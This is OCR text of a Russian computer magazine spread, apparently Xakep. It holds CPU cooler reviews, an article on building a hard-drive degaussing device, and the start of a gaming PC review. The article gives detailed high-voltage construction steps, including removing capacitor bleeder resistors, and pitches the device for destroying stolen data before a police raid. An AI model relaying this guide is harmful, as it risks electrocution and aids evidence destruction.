Довольно габаритная модель имеет необычное размещение кулера, обусловленное непривычной установкой радиаторов. Три термотрубки проходят через медное основание и поднимаются, пронизывая алюминиевые пластины. Между двумя радиаторами был установлен вентилятор, который затягивает воздух через один и выдувает через другой. Идея повышения производительности достаточно интересная, но на практике показала свою несостоятельность в высокопроизводительных системах. Благодаря медной пластине теплоотвод осуществляется быстро, но площадь поверхности радиаторов оказалась недостаточной для нашего «экстремального» процессора, и температура резко поднялась, достигнув отметки в 100 градусов. Тест было решено прекратить на девятой минуте. Но не стоит клеймить данный кулер. Его большим его плюсом является бесшумность, связанная с низкой скоростью вращения вентилятора. Ценителям тишины и владельцам не самых мощных систем стоит присмотреться именно к этой модели.




Thermaltake Blue Orb 2 (CL-P0257)

Поддерживаемые платформы: Socket 940/939/754/478/A, LGA 775
Материалы: медь, алюминий
Скорость, об/мин: 1700
Уровень шума, дБ: 17
Тип вентилятора: шарикоподшипник
Размеры, мм: 140x66
Вес, г: 869

Scythe Katana Cu CPU Cooler (SCKTN-CU1000)

Поддерживаемые платформы: Socket 940/939/754/478/370/A, LGA 775
Материалы: медь, thermal pipe
Скорость, об/мин: 1200 - 2500
Уровень шума, дБ: 15 – 31,6
Тип вентилятора: шарикоподшипник
Размеры, мм: 96x138x96
Вес, г: 590




Zalman Fatal1ty FS-C77

Поддерживаемые платформы: Socket 940/939/754/478, LGA 775
Материалы: медь
Скорость, об/мин: 2400
Уровень шума, дБ: 42,5
Тип вентилятора: 2 шарикоподшипника
Размеры, мм: 136x136x67
Вес, г: 918



Thermaltake Big Typhoon (CL-P0114)

Поддерживаемые платформы: Socket 940/939/754/478/A, LGA 775
Материалы: медь, алюминий, thermal pipe
Скорость, об/мин: 1300
Уровень шума, дБ: 16
Тип вентилятора: шарикоподшипник
Размеры, мм: 122x122x103
Вес, г: 813



35$

Продолжая и развивая тему круглых радиаторов, Thermaltake выпускает новую модель Blue Orb 2. Медный сердечник и алюминиевые ребра должны обеспечить хороший отвод тепла. Алюминий, окрашенный в синий цвет, дополняется светодиодами, блики которых красиво играют на матовых лопастях вентилятора. Установка кулера занимает некоторое время и предусматривает наличие отвертки с длинным жалом. Подпружиненные болты гарантируют плотное прилегание плоскости радиатора к процессору. Обороты вентилятора невелики, и, хотя диаметр лопастей не больше 60 мм, воздушный поток довольно ощутим — так что окружающие детали будут неплохо обдуваться. Шум, создаваемый вентилятором, практически неслышим и не вызывает дискомфорта. Если у тебя небольшой системник, обрати внимание на габариты радиатора: 14 сантиметров в диаметре и почти 7 в высоту — может не влезть. Thermaltake Blue Orb 2 хорошо справился с задачей охлаждения горячего камня и имеет неплохой резерв для использования разгонного потенциала процессора.

42$

Вторая модель в линейке Katana, но на сей раз с медным радиатором. Дизайн устройства одновременно привлекает и поражает. До этого можно было видеть радиаторы, установленные как параллельно основанию, так и перпендикулярно. Но инженеры Scythe решили проблему очень интересно. Радиатор находится под углом. Две тепловые трубки соединяют медные пластины с тщательно отполированным основанием. Мощный вентилятор способен вращаться со скоростью до 2500 оборотов в минуту, при этом шум будет минимален. А в случае, когда не предвидится активной работы, можно понизить обороты до 1200 и наслаждаться тихим треском винчестера. Если установить кулер в нужном направлении, можно обеспечить охлаждение и пассивному радиатору северного моста, который, как правило, находится в непосредственной близости от процессора. Питание изначально подается через реостат, который монтируется с задней стороны блока. Переходник molex будет очень кстати, если в системе имеется несколько кулеров и «посадочные места» заняты.

75$

Кулер привлекает внимание своим звучным именем, так как разрабатывался с участием профессионального геймера Fatal1ty. Все девайсы, вышедшие под таким брендом, сделаны с учетом его геймерских потребностей. Как и любое стильное устройство, он имеет моддерскую направленность — красные светодиоды привлекут внимание к твоему системному блоку. Полностью медный радиатор хорошо отводит тепло, но имеет существенный недостаток — весит почти килограмм, что при неаккуратном обращении грозит поломкой материнской платы. Установка займет немало времени, но гарантирует надежное крепление и хороший теплоотвод. Хотя кулер не показал выдающихся результатов, опыт работы с системами Zalman говорит о том, что даже в случае отказа вентилятора, процессор может продержаться достаточное время, чтобы ты успел заметить неисправность — радиатор очень теплоемкий. Комплектация довольно скудная: инструкция и некоторое количество обязательных крепежных элементов. Можно посоветовать геймерам-фанатам.

50$

При первом взгляде на этот Большой Тайфун возникает мысль: как это можно разместить в корпусе? Оказывается, можно, но стоит быть внимательнее во время покупки, чтобы потом не пришлось менять корпус или вынимать блок питания. Мощное медное основание можно закрепить практически на любом процессоре, но придется немного повозиться с креплениями. Целых 6 термотрубок ведут от медной пластины к большому алюминиевому радиатору. Вентилятор, имеющий в диаметре 120 мм, вращается со скоростью лишь 1300 оборотов в минуту, но этого вполне достаточно для охлаждения процессора. Именно поэтому инженеры не стали использовать реостат: повышать скорость нет необходимости — охлаждение достаточное, а понижать нет смысла. Шума при работе практически нет, гораздо лучше слышен звук работающего винчестера. Надо отметить и немалый вес всей системы — крепи получше :). В тестах кулер показал отличные результаты, и даем тебе гарантии, что ты не расстроешься, если купишь его :).

ДОЛИН СЕРГЕЙ
/ DLINYJ@REAL.XAKEP.RU, OPENPRESS.RU /

Убийца жестких дисков

Собираем магнитный уничтожитель данных





ТЫ НАВЕРНЯКА СЛЫШАЛ МНОЖЕСТВО БАЕК ОБ УСТРОЙСТВАХ ДЛЯ МГНОВЕННОГО УНИЧТОЖЕНИЯ ДАННЫХ, ХРАНЯЩИХСЯ НА ЖЕСТКИХ ДИСКАХ. ЯКОБЫ ЕСТЬ ТАКАЯ ПУШКА, КОТОРУЮ НАВОДИШЬ В СТОРОНУ КОМПЬЮТЕРА, НАЖИМАЕШЬ НА КУРОК, И ПОСЛЕ ЭТОГО МОЩНЫЙ ИМПУЛЬС ЭЛЕКТРОМАГНИТНОГО ПОЛЯ СТИРАЕТ ВСЕ ДАННЫЕ С ЖЕСТКОГО ДИСКА, ПОПУТНО ВЫЖИГАЯ ВСЮ ЭЛЕКТРОНИКУ В РАДИУСЕ 10-ТИ МЕТРОВ. СОГЛАСИСЬ, ЛЮБОПЫТНАЯ ШТУКА. НЕДАВНО МЫ РЕШИЛИ ПРОВЕРИТЬ НА ПРАКТИКЕ, НАСКОЛЬКО ВООБЩЕ ВОЗМОЖНО УНИЧТОЖАТЬ ДАННЫЕ МАГНИТНЫМ ПОЛЕМ, И СМАСТЕРИЛИ НАСТОЯЩЕГО МОНСТРА: УБИЙЦУ ЖЕСТКИХ ДИСКОВ.

Вообще, идея такого девайса зрела у меня в голове очень давно: еще когда мы делали статью о восстановлении данных, я разговорился с ребятами в R.Lab, и они рассказали, что у них есть возможность достать девайс, мгновенно выжигающий всю информацию с хардов. Мне, естественно, сразу захотелось достать это устройство, провести с ним ряд экспериментов и написать для тебя статью.

Зачем это нам?

Согласись, чрезвычайно любопытно: возможно ли испортить жесткий диск магнитным полем, созданным в домашних условиях? Сложно ли это сделать? Насколько сильными будут повреждения? Возможно ли будет восстановить хоть часть инфы с поврежденного жесткого диска? Развернутые ответы на все эти вопросы ты получишь в этой статье.

Вторая вещь, которая подогревала наш энтузиазм, заключалась в практическом интересе. У тебя, как и у всех крутых хакеров, я уверен, на жестком диске находится масса очень важной и интересной для тебя информации: зловредные сплоиты, дампы вкусных баз данных, занимательные логи icq и так далее. Согласись, очень не хочется отдавать всю эту информацию отряду ОМОН, который по недоразумению вышиб дверь в твоей квартире :). Времени, сам понимаешь, в такой ситуации очень немного, поэтому все программные клинеры идут лесом. Нам срочно нужно спаять устройство, которое за пару наносекунд не оставит ни бита ценной информации на твоем винчестере.

Поехали

Достать убийцу hdd у ребят в R.Lab не получилось, и я подумал, что это даже к лучшему: куда круче самостоятельно сделать такую штуку :). Через несколько дней я познакомился с настоящим техноманьяком Серегой (Dlinyj), и мы договорились, что он сделает девайс и напишет об этом в журнале. В один из жарких летних вечеров мы встретились у метро и поехали в его логово. Надо сказать, квартирка у него колоритная. В комнате, где он работает, все засыпано блоками питания, старыми материнскими платами, конденсаторами, самодельными колонками, ламповыми усилителями, разными фрикерскими девайсами и просто отборным мусором. Но, видимо, именно такая обстановка сделала этого парня самим собой: паяет он отлично, быстро соображает и каждую секунду придумывает 2-3 новых фрикерских устройства.

На этом я (nikitozz) заканчиваю введение и отдаю тебя в руки техноманьяка Сереги. Сейчас он тебе расскажет, как мы убивали винчестеры.

Детали gauss gun

Идея девайса очень простая: винчестер помещается в катушку индуктивности (спираль из медной проволоки с большим числов витков), на которую разряжается конденсатор большой емкости. Как тебе известно из школьных уроков физики, электрический ток, проходя по катушке, создает магнитное поле, которое и будет стирать инфу с харда. Чем больше напряжение заряда, емкость конденсатора и число витков у катушки, тем сильнее магнитное поле и больше вероятность, что мы убьем жесткий диск.

Я говорил о конденсаторе в единственном числе — на практике же мы будем использовать целую батарею конденсаторов. Я заюзал электролитические конденсаторы и сетевое напряжение 220 вольт (которое после выпрямления достигает 310 В). Был взят обычный компьютерный БП, в котором уже есть выпрямитель и кондеры. Подойдет для этих целей даже горелый БП, главное, чтобы работал выпрямительный диодный мост, и были живыми кондеры.

Что касается дросселя, то для его изготовления подойдет любой медный кабель достаточной длины (хорошо бы метров 20-30 !).

Модификация БП

Начнем с самого интересного — с модификации блока питания. В компьютерном БП, как и во многих импульсных источниках питания, выпрямительные конденсаторы подключаются параллельно со специальными резисторами, которые называются «шунтирующими». Это делается для того, чтобы при отключении питания конденсаторы сами быстренько разрядились. Нам как раз нужно, чтобы конденсаторы при отключении питания не разряжались на резисторы, а заряд сохранялся. Эти резисторы нужно откусить кусачками или выпаять (см. фотографии). Обрати внимание, что после выпрямителя напряжение составляет 310 вольт, а электролитные кондеры рассчитаны обычно на 200. Почему же они не взрываются? Дело в том, что они включены последовательно, а значит, на каждый конденсатор приходится по 155 вольт. Но суммарная емкость этих конденсаторов будет вполовину меньше написанной на корпусе (из-за их последовательного соединения).

Если БП был рабочим, необходимо перерезать все дорожки, ведущие к основной схеме БП. В моем случае блок был горелым, и это было не актуально.

На плате БП смонтирована пара здоровых конденсаторов — два самых больших цилиндрика. С одной стороны на пару подается «-», с другой — «+». Сами конденсаторы между собой соединяются как батарейки в плеере: минус к плюсу. Знать это нам нужно, чтобы наращивать емкость конденсаторов. Как показала практика, стандартных конденсаторов блока питания вполне хватает для стирания винта, но мы, для верности, подпаяем к ним еще пару электролитических кондеров, взятых из старой советской техники. Надо знать, что минус у таких конденсаторов находится «под гайкой», то есть на корпусе. Плюс — на центральном контакте. Соответственно, нужно припаять минус конденсатора в блоке питания к плюсу внешнего кондера — его центральному контакту. Это видно на наших фотографиях.

Модифицированный таким образом блок питания можно уже использовать для уничтожения информации. Поэтому мы готовы провести первый опыт.


Первый опыт

Для первого опыта я взял обмоточный провод с сечением 1 мм и просто намотал его на винт.


ВНИМАНИЕ! НАПРЯЖЕНИЕ ВЫСОКОЕ: 310 ВОЛЬТ. БУДЬ ПРЕДЕЛЬНО ОСТОРОЖЕН. РАЗРЯДКУ КОНДЕНСАТОРОВ ОСУЩЕСТВЛЯЙ ТОЛЬКО ПРИ ОТКЛЮЧЕНИИ ОТ СЕТИ. ПРИ ЗАМЫКАНИИ ПРОВОДОВ УЧТИ, ЧТО ИСКРА НАСТОЛЬКО СИЛЬНАЯ, ЧТО В МЕСТЕ ЗАМЫКАНИЯ ПРОВОДОВ МЕТАЛЛ ПЛАВИТСЯ И РАЗБРЫЗГИВАЕТСЯ — МОЖНО ЗАПРОСТО ОСТАТЬСЯ БЕЗ ГЛАЗ. АВТОРА ЭТОЙ СТАТЬИ НЕСКОЛЬКО РАЗ ПРИ НАПИСАНИИ БИЛО ТОКОМ, НО, УВЫ, ОН ОСТАЛСЯ ЖИВ И ДОПИСАЛ СТАТЬЮ :).



Слева — хард, убитый в первом опыте, справа — хард, готовящийся к истязаниям



Все готово ко второму испытанию. Сейчас жахнет!




Готовый для уничтожения винчестер. Пара наносекунд, и данным абзац



Закрепляем батарею конденсаторов в корпусе



Выкусываем шунтирующие резисторы




Получилось порядка 200-300 витков. Затем я протестировал винт (для этого опыта был взят Maxtor 80 gb с кучей бэдов, который ценности не представлял). Я убедился в том, что он определяется в биосе, и подпаял один конец катушки к «+» конденсаторной батареи блока питания; к другому концу дросселя я припаял проводок, конец которого покрыл тонким слоем припоя. К минусу нашего блока питания я припаял второй проводок. Эти два провода служили мне «кнопкой» — для разрядки конденсаторов на катушку достаточно просто соединить их. Почему я не заюзал культурную кнопку или тумблер? Дело в том, что обычная кнопка, рассчитанная на напряжение меньше 400 вольт, просто выйдет из строя при попытке использования: контакты крепко приварятся друг к другу. Подходящей кнопки под рукой не было, и я решил обойтись просто замыканием двух голых проводов.

Переходим к самой любопытной части опыта. Блок питания я закрыл крышкой, чтобы, если конденсаторы вдруг взорвутся, остаться целым. БП я подключил через сетевой фильтр — его легко отключить. Включив питание и подождав несколько секунд, я отключил блок питания от сети и замкнул два описанных выше провода. Произошел мощный хлопок, и меня ослепила яркая вспышка. В это же самое время по намотанной на винчестер катушке пробежал очень большой разряд, который создал сильное магнитное поле внутри дросселя. Этот мощный импульс хаотично переориентировал магнитные домены в информационном слое и напрочь убил хард, уничтожив всю информацию на нем.


Проверив хард, я убедился в том, что он не определяется в БИОСе и вышел из строя. Это, в общем-то, логично: системная информация хранится на блинах, и теперь она затерта. Однако меня не покидала одна мысль: я не снял контроллер с винта, и магнитное поле могло просто убить всю электронику. Поэтому пришлось провести второй опыт: я взял древний 500 Мб Seagate, увеличил емкость



Разряжаем накопившийся заряд на катушку




Подпайка дополнительных конденсаторов для большей мощности



Процесс намотки витухи. Занудное занятие, я тебе скажу



Винт помещается в пластиковую коробку, на которую наматывается проволока. Его легко заменить



конденсаторной батареи и повторил все действия. Опять хлопок, вспышка и приятное ощущение, когда винчестер не определился в биосе :).


Это были вводные эксперименты. Сейчас настало время сделать полноценный хакерский девайс, который можно стационарно установить в компьютер и который, при жесткой необходимости, убьет напрочь твой хард.

Крутой девайс

Для создания нашего мегадевайса нам потребуется корпус от съемных хардов(mobile rack или любой другой корпус, устанавливаемый в 5" отсек), пластмассовая коробочка от жестких дисков, 5 метров витой пары, горелый БП и корпус от него, несколько электролитических конденсаторов, рабочий БП и сам комп с хардом.

Для начала кладем винт в коробочку и отрезаем торец этой коробочки, чтобы можно было подключить питание и шлейф. Затем обрезаем торчащие элементы, чтобы он хорошо и свободно помещался в 5" корпус.

После этого нужно подготовить провод. Удобно это делать в коридоре, где его можно вытянуть на всю длину. Сначала снимаем внешнюю изоляцию кабеля и достаем оттуда 4 витых пары. Дальше — интереснее. Теперь надо каждую витую пару развить. Один конец пары вставляем в реверсивную дрель, другой конец можно отдать приятелю. Далее включаем дрель и разматываем (против часовой стрелки!) витую пару. Делать это надо аккуратно и внимательно; у нас на этот процесс ушел где-то час. Удобно делать втроем. Один держит дрель, второй — противоположный конец, а третий следит за размоткой и помогает развиться паре. После того как ты размотал витуху, у тебя будет 8 проводов — каждый по 5 метров



ВЕРДИКТ ВОССТАНОВИТЕЛЕЙ

Надо сказать, мы очень лихо решили, что информация на жестких дисках действительно уничтожилась. Мы лишь зафиксировали тот факт, что винчестеры вышли из строя, испортились. С вопросом, можно ли восстановить с них какую-то информацию, мы обратились к восстановителям данных, и они нам ответили, что на этих винчестерах нет и намека на некогда присутствующую информацию. Сплошной трэш из случайных неупорядоченных чисел.

длиной. Скрути их концы в один 40-метровый кабель, обязательно заизолировав места скрутки.

Наматываем 40 метров

После этого, виток к витку, наматываем провод на коробку, внутри которой лежит винчестер. Когда весь кабель будет намотан на винчестер, нужно уложить его в 5-дюймовый бокс таким образом, чтобы он туда хорошо поместился, и ничего не торчало. Из бокса выводим IDE-шлейф, кабель питания и два конца обмотки для подключения к конденсаторам.

Теперь займемся блоком выпрямителя и батареей конденсаторов. Удобно все это добро разместить в корпусе от блока питания. Для этих целей я взял кусок от платы сгоревшего БП, оставив только блок выпрямителей и конденсаторы. В старых совковых теликах конденсаторы монтировались на шасси, под гайку. Само шасси было «-», а центральный электрод — «+». Учитывай это. Спаиваем вместе все конденсаторы, строго соблюдая полярность. Я оставил кусок шасси и просто подпаял к нему «-». Далее закрепляем все это дело в корпусе от БП. Оставшийся кусок платы я поставил на штатные места, предварительно подпаяв два провода на «+» и «-», заведя их на конденсаторы и провода питания, которые пойдут в сеть 220 вольт. Блок совковых конденсаторов нельзя просто так бросить в корпус БП — на корпусе будет нефиговый потенциал, и тебя просто крепко дернет током. Так что при закреплении в металлическом корпусе необходимо изолировать их от стенок — обмотать их изолентой.

Далее из корпуса выводим две пары проводов: одна пара — сетевые провода на 220 вольт, вторая пара — на дроссель жесткого диска. Аккуратно закрываем конденсаторно-выпрямительный блок, следя за тем, чтобы кондеры и разные контакты не касались корпуса. Лучше все оголенные провода заизолировать, а то лужа расплавленного металла на полу, которая когда-то была твоим компом, вряд ли кого-то обрадует :).

Затем разбираем рабочий БП, который и будет питать весь комп, и припаиваем сетевое питание нашего девайса. Рекомендую подпаиваться к тумблеру, откуда идет провод на плату штатного БП, чтобы можно было легко обесточивать вместе с компом и наш девайс. Удобно в корпусе штатного БП выломать несколько прутиков из решетки и провести таким образом в корпус БП провод. Завинчиваем корпус штатного БП и уже можем провести первые испытания. На ATX-разъеме БП перемыкаем зеленый и черный провод, чтобы он мог включиться без «мамки». В принципе, можно подрубить его к «мамке» и включить через нее, но это не спортивно. Смотрим, чтобы провода от конденсаторов не перемыкались, и щелкаем тумблером, подавая питание в цепи адской машины. Здесь будь очень внимателен, смотри, чтобы никто не касался проводов, и ничего их не замыкало. Автора статьи именно на этом этапе хорошенько дернуло током. Если кулер закрутился, и ничего не сгорело, не взорвалось, не задымилось — уже неплохо. Затем отключаем питание, и очень аккуратно, на вытянутых руках, перемыкаем проводки, разряжая конденсаторы. Должна сверкнуть яркая искра, потом раздастся хлопок. Импульс тока настолько сильный, что если замкнуть эти два контакта тонким проводом, то он превратится в пар, красиво разбрызгивая металл.

Если вся операция прошла нормально, и все остались живы, а главное, ты увидел столь чудесный фейерверк, то можно переходить к заключительному этапу — подключению кнопки и монтажу в компьютерном корпусе. Устанавливаем штатный БП. Затем берем заранее подготовленную красную кнопку. Смотрим, чтобы кнопка была рассчитана на большое напряжение, и ее контакт был нормально разомкнут (то есть, когда она не нажата, ток через нее не течет). Я ее подключал к выносной в отдельном корпусе, изготовленном из порядком изношенного, и так уже дохлого БП :). Подключив один контакт батареи конденсаторов напрямую к обмотке на харде, я хорошенько все заизолировал. Второй контакт подключаю к проводу, идущему на кнопку, затем второй провод подключаю к второму концу обмотки харда. Удобно пропустить все провода, идущие к харду, сразу через пятидюймовый отсек, поскольку снаружи удобнее монтировать.

ИСПОЛЬЗОВАНИЕ КОНДЕНСАТОРОВ: НЕ ЗАБЫВАЙ, ЧТО НАПРЯЖЕНИЕ, НА КОТОРОЕ РАССЧИТАНЫ КОНДЕНСАТОРЫ, ДОЛЖНО БЫТЬ НЕ МЕНЬШЕ 400 ВОЛЬТ. ЕСЛИ ОНО МЕНЬШЕ, ТО ИХ НУЖНО СТАВИТЬ ПОСЛЕДОВАТЕЛЬНО. НАПРИМЕР, ЕСЛИ ТЫ ВЫТАЩИЛ ИХ СТАРОГО ТЕЛЕКА ЭЛЕКТРОЛИТЫ ПО 50 ВОЛЬТ НА 1000 МКФ, ТО ИХ НУЖНО СОЕДИНИТЬ С БАТАРЕЕЙ ИЗ 8 ШТУК, СТРОГО СОБЛЮДАЯ ПОЛЯРНОСТЬ (КАК БАТАРЕЙКИ В ПЛЕЕРЕ). СУММАРНАЯ ЕМКОСТЬ ЭТИХ 50-ВОЛЬТОВЫХ БУДЕТ 1000/8 = 125 МКФ. БЕРИ ДЛЯ ПОСЛЕДОВАТЕЛЬНОГО СОЕДИНЕНИЯ ТОЛЬКО ОДИНАКОВЫЕ КОНДЕНСАТОРЫ. ЕСЛИ БУДУТ РАЗНЫЕ КОНДЕРЫ, ТО ИХ СУММАРНАЯ ЕМКОСТЬ ОПРЕДЕЛЯЕТСЯ ПО ФОРМУЛЕ, КОТОРУЮ МОЖНО НАЙТИ В ШКОЛЬНОМ УЧЕБНИКЕ ФИЗИКИ.

Завершение

На этом этапе, собственно, у тебя есть работающий компьютер — жесткий диск определяется, система загружается. Но у твоего компа есть секрет: жесткий диск обмотан шахидской намоткой из медного провода, и стоит тебе нажать на красную кнопку, как вся информация на винчестере мгновенно исчезнет.

СЕРГЕЙ НИКИТИН , ДМИТРИЙ ОКУНЕВ, TEST_LAB
/TEST_LAB@GAMELAND.RU /


Как показали тесты, система KIT Gamer 450X на все сто процентов оправдывает свое название!



KIT Gamer 450X

Разгонное тестирование геймерского компа от компании КИТ

Технические характеристики
Процессор, ГГц: 3.4, Intel Pentium D 950
Память, Гб: 4, DDR2-533 Kingston Dual Channel
Системная плата: ASUS P5WD2 Premium (Intel i995X)
Видеоплата, Мб: 512, Sapphire ATI Radeon X1900XT
Жесткий диск, Гб: 2x400, Seagate Barracuda
Аудиоплата: Realtek ALC882/D/M, Intel 82801GB ICH7, High Definition Audio
Сетевая плата: 2xGigabit LAN
Оптический накопитель: DVD+\-RW NEC ND-4571A
